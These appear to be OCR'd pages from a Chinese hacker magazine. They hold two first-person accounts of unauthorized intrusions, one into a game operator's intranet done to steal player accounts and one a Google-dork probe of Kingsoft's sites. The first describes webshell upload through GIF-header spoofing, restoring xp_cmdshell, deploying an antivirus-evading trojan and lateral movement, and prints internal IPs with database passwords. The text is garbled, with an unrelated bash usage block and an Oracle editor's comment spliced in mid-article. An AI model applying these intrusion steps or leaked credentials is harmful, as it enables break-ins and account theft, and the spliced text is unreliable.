


图 4

西线栏目语：

我发现学黑客的人对待烟的态度分截然不同的两种，一种就是抽的很厉害的，一种就是绝不抽烟的，基本在中间派抽耍烟的很少，真是怪事呀。最近我烟抽得很凶，每天一包几乎快不够需求了。抽了这么多烟我得出个结论，就是身体越来越弱，性功能下降的也很厉害，哈哈。我们手册的读者群基本都是学生了，为了身体，我在这儿奉劝大家还是尽量不要抽烟或少抽。说起烟来，想起我坐长途大巴车回老家时，卖报的大娘常说的广告语：少抽一支烟，买张报纸看半天。如果读者少抽一包烟，买本《黑客手册》看看也是一举两得的好事呀。

文 落叶纷飞[S.S.T] @ 肇庆

在某知名游戏代理商内网傲游

从本文中你可以学到

一种常规的aspx文件头欺骗手法及了解内网信息探测的某个思路。

平常入侵只是写个手记给自己看，这篇烂文也是改自我上次和朋友入侵游戏代理商时的手记，是我第一次写入侵类的文章，仅为大家提供一条思路，希望大家喜欢。（*注意：由于这次是在渗透后截的图，所以可能图片不是很齐全，而且为了避免有人依样画葫芦，我把全部图片都经过了涂改，还请大家见谅！！*）

一、起因

有天刚一上Q，**月就叫我和他一起搞一个游戏官方站，原因是他的一个朋友要他帮忙盗这个游戏的号，**月没办法，就只好去搞官方伞数据库了。听了他的话我爆汗了1分钟，然后就和他开始了渗透。

二、郁闷的开始

大家都知道，游戏官方站几乎是没有漏洞的。**月给了我这个游戏的官方网址*e.*****o.com，是个二级域名，用asp.net编写的，如图1所示，一级域名是一个游戏代理商，如图2所示。手工检测了一下，没有明显的注入漏洞，再用了几个工具扫都不出注入点，注入这条路断了～～郁闷中。




图1




图2

忽然，想到了asp.net可能有暴路径的漏洞，不管怎样，获得多一点信息总是好的，于是马上测试了一下，没有结果，然后再用几个比较老的asp.net漏洞检测工具对其进行了检测，照样是无功而返。继续郁闷……问了下**月的进展如何，他说没一点进展，唉，看来是没搞了。

三、成功初现




图3

在我准备放弃的时候，突然看到上传玩家照片的功能（如图3），感觉这可能就是成功的转折点，但这时候我的信心已经减了一大半，我不抱希望地打开了链接。看来不需要身份验证，直接传了个之前写的超浓缩diy小马，返回上传不成功，把文件名改为ji.gif.asa，同样是上传不成功，看来这个程序并不是从后缀来判断文件类型的，我终于放弃了。把上传点丢给**月，并和他说我不搞了，过了5分钟，他说传了文件上去，但就是不能执行，还有就是服务器不支持asp。

怎么他能传任意文件我就不能呢？问了他之后终于知道是gif文件头欺骗，自己真笨，这都没想到！于是传了伤心的鱼写的asp.net版diy小马，发现的确执行不了，换了一句话和lake2的木马也执行不了，如图4所示。

后来想起自己最近汉化修改的一个asp.net木马，这个木马功能很强大，体积也才34K左右，加上gif文件头然后上传，显示上传成功，如图5、6所示，打开一看，页面马上跳回到了主页，不解中.....把网址丢给了**月，他居然能打开这个webshell，后来才知道上传的webshell并不是在这个游戏的服务器里，是在另一台服务器e****.*****o.com，而webshell的这台服务器的IIS设置了全局验证，所以要注册一个用户并登录后才能浏览到webshell。

四、荆棘丛生的提权

进入webshell后发现其权限比较大，能全盘浏览，cmd也能执行，但是不能加用户，应该是user权限。刚好我有点肚子疼，就叫**月先搞，回来的时候他已经把webshell换了个比较隐蔽的目录。一般拿到webshell后的提权思路是找第三方软件，然后利用他们的漏洞来提权。所以我和**月就开始找第三方软件，很高兴地发现了serv-u，版本为6.3，使用lake2的asp.net版su提权程序提权不成功，我以为是改了密码，于是打开servudaemon.ini文件找到su管理员的密码Hash后便开始用"su纯数字密码破解器"进行暴力破解，大约过了半个多小时，还是没有破出来，我无奈地放弃了这条路，再在Program Files翻了翻，发现这台服务器没有安装防火墙和杀毒软件，

```
Usage:     /bin/bash [GNU long option] [option] ...
           /bin/bash [GNU long option] [option] script-file ...
GNU long options:
        --debug
        --debugger
        --dump-po-strings
```




图5

文章参考：

《隔空取物——利用UTL_HTTP.request对Oracle进行远程注入》，《黑客手册》08年1月刊；

《攻破PHP+Oracle筑起的堡垒》，《黑客手册》07年10月刊；

《Oracle web环境注射技术》，by 剑心

编辑点评：

对于oracle的注入大家还比较陌生，毕竟使用这个数据库的网站应该从现在来看还不太泛滥，它主要是由一些机构来采用。当然，如果oracle出现问题，那可就不是小问题了……

然后我用superscan扫了下webshell服务器的端口，发现只开了80和1433，原来serv-u没有启动，所以就算破了密码也没用。这时候对我的打击真的很大，因为之前做的居然都是无用功。




图4

整理了一下思路，想到走MSSQL这条路可能会有突破，马上对整个硬盘进行了搜查，在找遍了所有web.config文件后，发现了6个数据库的密码，其中还有一个库是SA的权限，数据库信息如下：

```
10.10.0.42
database=SystemFramework
uid=newapp
pwd=Oc7102242app

10.10.0.52
database=T_PassPort
uid=passportweb
pwd=Oc7102252web

10.10.0.53
database=Billing_Log
uid=newapp
pwd=Oc7102253app

10.10.0.82
database=eshop
uid=newshop
pwd=Oc7102282shop

10.10.0.94
UID=sa
PWD=140121
database=master

10.10.0.95
database=WebSite
uid=newapp
pwd=Oc7102295app
```




图6




图7


我在webshell中用CMD执行了“ipconfig”命令，查看得到的IP为10.10.0.94，原来webshell服务器的MSSQL数据库权限就是SA。大家仔细看下数据库的信息，很容易就发现其规律：数据库的用户名为该数据库的性质，数据库的密码为Oc71022+IP最后的段＋该数据库性质。

我用webshell中的数据库连接功能连接了10.10.0.94服务器，如图5所示，发现xp_cmdshell被删了，还有N多有用的扩展被删了，本来还想用sandbox来执行命令，但是失败又一次无情地打击了我，再次郁闷ing.....如图6、图7所示。


忽然我想，数据库会不会是mssql2005呢？记得bin写的最新asp.net木马支持MSSQL2005的XP_CMDSHELL恢复，马上从网上下了个传到服务器上，连接好后执行恢复xp_cmdshell功能，居然成功了！！直接上传一个免杀的上兴服务端，用xp_cmdshell命令执行上兴的服务端，服务器成功上线了！！

五、在内网中穿梭

现在拿下了一台服务器，不考虑嗅探，准备考虑用社工来走走捷径，经过一轮的检测发现10.10.0.95为游戏代理商的主站，10.10.0.52为目标游戏的网站，我本机ping了一下10.10.0.95，返回几个time out，应该是装了防火墙。在上兴的远程控制功能中我用终端登录器直接连接10.10.0.95，居然能直接连接上去。我试着用账号newapp和密码Oc7102295app登录，居然登录成功了！！这使我信心大增。我ping了一下目标游戏的网站*e.


图5

*****o.com，没有提示time out，看来没有安装防火墙，直接本机加了个sock5代理，直接终端连接到*e.*****o.com，成功连接（也许有人会问为什么不在10.10.0.94中连接10.10.0.52，还要多此一举去ping *e.*****o.com看它有没有装防火墙？这是因为10.10.0.94太慢了～！！我实在受不了！），然后用账号passportweb密码Oc7102252web成功登录到*e.*****o.com，如图8所示。


图8

六、结语

最后经过近5小时的全盘查找，还是没有找到*e.*****o.com的游戏数据库密码，我也就没进行下去了。后来听**月说他找到了目标游戏数据库密码，等了2个多小时才连上那库，而且又搞了几台内网机。

现在这个游戏代理商的漏洞已经补了，而且e****.*****o.com也做了权限设置，存放上传文件的文件夹不能执行任何脚本，估计也比较难搞了。好了，这篇烂文就写到这，大家如果有什么问题可以到N0H4CK的论坛来找我，我的ID是:asdasdaa。如果下次有机会的话我会写我当时入侵骗子站xuehk的过程，希望大家能够支持我。最后祝N0H4CK在新的一年里越办越好，越办越火，同时也感觉土豆大哥对上次我没收到稿费的重视。

编辑点评：

gif89a文件头欺骗得到webshell，利用webshell搜集敏感信息加以分析，从而进一步渗透，这就是入侵中的经验积累了。经常看到有人说webhsell提权如何困难，我想如果你收集到足够的信息再来提问是比较有效的。

成功还是失败？——我对金山公司的一次小测试

冰的原点[L.S.T]

从本文你可以学习到

google黑客的常规手法

一、无心的开始

在我的记忆中，好象瑞星、江民、东方卫士等杀毒软件的网

站都被搞过，这个金山呢？我记得炒得最厉害的当属金山和灰鸽子之间的纠纷吧，至于搞这个网站的好象没有。那么，金山的网站会不会和其它网站一样，有缺陷呢？回家的我由于电脑没修好，在亲戚家呆着玩就产生了这样的想法。于是，就有了这篇文章。

二、开始踩点

像我们这样的菜菜是不可能有什么ODAY的，当然就得开始踩点了。这里先提醒下大家，我在亲戚家中上的网，手中没有什么现成的工具。开始我想踩点时，便没有往注入方面想，第一是下载工具麻烦，第二就算有注入的话也不见得有什么可以利用的。于是，我便手动用google来搜索下，看看能不能找出一些有价值的东西！按照惯例，我都喜欢用**site:kingsoft.com**来了解下大致的情况。很显然，像金山这样的大公司，其二级分站会很多的，如图1所示。如果照这样看下去的话，估计大家都会厌烦的，因此我也不想在这个上面浪费时间！于是试着用 **site:kingsoft.com inurl:asp** 和 **site:kingsoft.com inurl:php** 等搜索方式来搜索，不过均未产生效果。难道真的要一个个去看二级分站和主站么？为了图方便，我想起了我以前的一篇文章《googlehack——菜鸟新的大餐》，这样的站点会不会存在IIS配置不当的问题呢？于是变换下语法，试着用 **site:kingsoft.com intext:"index of /"**，可惜没有达到我想到的结果，如图2所示。呵呵，不能这样放弃，换个方式，再试一次 **site:kingsoft.com intext:to parent directory**，效果出来了，如图3所示。好了，效果出来了，可是能不能通过这个目录看点有用的东西呢？




图 1


图 2


图 3

三、遇见困难

通过浏览这个网站发现，里面的东西可以全部偷看到！可惜的是得不到什么敏感数据。要是能得到网站的源码，我们或许能得到点什么。于是，就在这个站内的目录内到处乱看，结果还真让我找到一些关键东西。我下载了其中的两个rar文件，发现里面竟然是源代码，而且在其中的web.config文件中发现了一些数据库的连接用户名和密码（如图4），并且对比发现，两台数据库服务器不一样。这里我们还得确定一下，服务器有设置IPSEC策略限制没有，如果没有的话，我们就有希望。于是我们在CMD下连一下试试，发现其中的一台服务器可以连接，如图5所示。可是我发现我身边什么工具都没有，下个MSSQL又太麻烦，于是想到和别人合作的办法，这样或许快些。于是我找到了好友孤狐浪子，让他用查询分析器连上去试试，结果发现我给的A服务器他连不上去，改了端口也没有连上去，就卡在这里了。如果仅有的A服务器都不能连上去的话，恐怕就没有什么希望了，思路便在这个地方断掉……

